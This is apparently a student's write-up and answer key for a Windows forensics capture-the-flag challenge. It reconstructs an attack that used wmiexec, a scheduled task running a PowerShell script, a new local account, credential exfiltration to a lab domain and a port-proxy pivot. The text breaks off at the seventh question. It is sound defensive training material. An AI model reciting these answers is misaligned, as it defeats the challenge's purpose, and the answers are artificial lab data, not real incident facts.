enduring echo

Incident writeup

Scenario: LeStrade passes a disk image artifacts to Watson. It's one of the identified breach points, now showing abnormal CPU activity and anomalies in process logs.

> **Target host:** `HEISEN-9-WS-6`
> **Image / evidence used:** Windows filesystem & exported event logs (Security.evtx, System.evtx, PowerShell.evtx), loaded registry hives (SYSTEM, SOFTWARE, SAM, NTUSER.DAT).
> **Analyst:**
> **Date:**

There are many things happening in this task other than just questions asked. There are many other reg queries and bunch of different connections. But in this write-up/report it's not included.

Executive summary

On 2025-08-24 an attacker established persistence via a scheduled task called **SysHelper Update**, which executed `C:\Users\Werni\Appdata\Local\JM.ps1`. The script created a privileged local account, generated a time-based password, exfiltrated the new credentials to `NapoleonsBlackPearl.htb`, and persisted a port proxy that forwarded an external listener to an internal SSH host. The chain of evidence is supported by the Task XML, the JM.ps1 script, Security Event ID 4720 (user creation), and the SYSTEM hive PortProxy entries.

Table of contents

8. What domain name did the attacker use for credential exfiltration?
9. What password did the attacker's script generate for the newly created user?
10. What was the IP address of the internal system the attacker pivoted to?
11. Which TCP port on the victim was forwarded to enable the pivot?
12. What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings?
13. What is the MITRE ATT&CK ID associated with the previous technique used by the attacker to pivot to the internal system?
14. Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this?

---

1. What was the first (non cd) command executed by the attacker on the host? (string)

Answer (short):
systeminfo


mindset:

Answer will be in the `C\Windows\System32\winevt\logs\Security.evtx` file because Windows logs all process creation events (Event ID 4688) there under the Detailed Tracking audit policy. With command-line auditing enabled, this is the source of truth for reconstructing exactly what processes and with what arguments were executed on the host.

I opened the Security hive and filtered for 4688 event and used Find with Werni and I saw bunch of things like it was connecting to different domain, doing ssh, many reg queries and etc.

Then I found this event with `systeminfo` command

I know this is the long method but it gave me gist of the overall things are happening and I found accountname (Werni) with seeing different logs in the same hive.




2. Which parent process (full path) spawned the attacker's commands? (C:\FOLDER\PATH\FILE.ext)

Answer (short):

`C:\Windows\System32\wbem\WmiPrvSE.exe`

We just have to look at the parent process in that event



---

3. Which remote-execution tool was most likely used for the attack? (filename.ext)

Answer (short):
`wmiexec.py`

(no idea about this, my friend did this)

mindset:
With EvtxECmd.exe tool to parse the event logs and check for Windows Security Event ID 4688. Why 4688? Because this event allows us to observe the Process Command Line information.

```
EvtxECmd.exe -d
"The_Enduring_Echo\The_Enduring_Echo\C\Windows\System32\winevt\logs" --csv . -
-csvf evtx.csv
```

We viewed the parsed CSV file using Timeline Explorer, then filtered for Event ID 4688 and searched for "cmd" in the search box. We observed a remote execution process where

WmiPrvSE.exe spawned cmd.exe to execute remote commands. The first command was "cd", followed by "systeminfo". Based on this activity, we conclude that the attacker was using the wmiexec.py tool for remote execution

---

4. What was the attacker's IP address? (IPv4)

Answer (short):


10.129.242.110

mindset:

I left this question as I couldn't able to figure out this so when we get answer for Q.8, I thought about this and since there's a domain, there should be some connectivity in between to thain and IP address. This was my thought, which is not the correct way to find the answer.

But luckily, I Find for the domain `NapoleonsBlackPearl.htb` in the Security hive and I can see the IP address there! Which is, of course, Attacker's IP

Where to search / evidence to gather:



---


5. What is the first element in the attacker’s sequence of persistence mechanisms? (string)

Answer (short):

`Scheduled Task: SysHelper Update`

mindset:

Persistence is most commonly established with the scheduled tasks hence, here we have to look after scheduled tasks. Now, I don't remember the exact path for the scheduled tasks so i just did the simple google search



and we have bunch of information. So, I checked in the C:\Windows\System32\Tasks folder and I can see a suspicious task named as `SysHelper Update`

Since we have lots of data and every registry hives, we can verify it manually as well just like we saw in google search and in the stackoverflow.
https://stackoverflow.com/questions/2913816/how-to-find-the-location-of-the-scheduled-tasks-folder


Evidence / locations:


- Registry TaskCache: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\SysHelper Update` (LastWrite matches attack timeframe)
- Task XML on disk: `C:\Windows\System32\Tasks\SysHelper Update` (shows the script)

inspecting registry TaskCache entries in loaded SOFTWARE hive with Registry Explorer


Why it's the first:

Task registration LastWrite and the script execution events occur before other persistence artifacts (Run keys, services, etc.), making it the earliest persistence element.





we can see ID on the right side and now if we go to `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}` we can see the majority of the details



6. Identify the script executed by the persistence mechanism. (C:\FOLDER\PATH\FILE.ext)


Answer (short):

`C:\Users\Werni\Appdata\Local\JM.ps1`

Since it's a file, we can open it with the editor and look the content inside of it. I opened with notepad and I can see the script location

Evidence / locations:

- On disk: `C:\Users\Werni\Appdata\Local\JM.ps1` (file contents)



---

7. What local account did the attacker create? (string)

Answer (short):

`svc_netupd`

mindset:

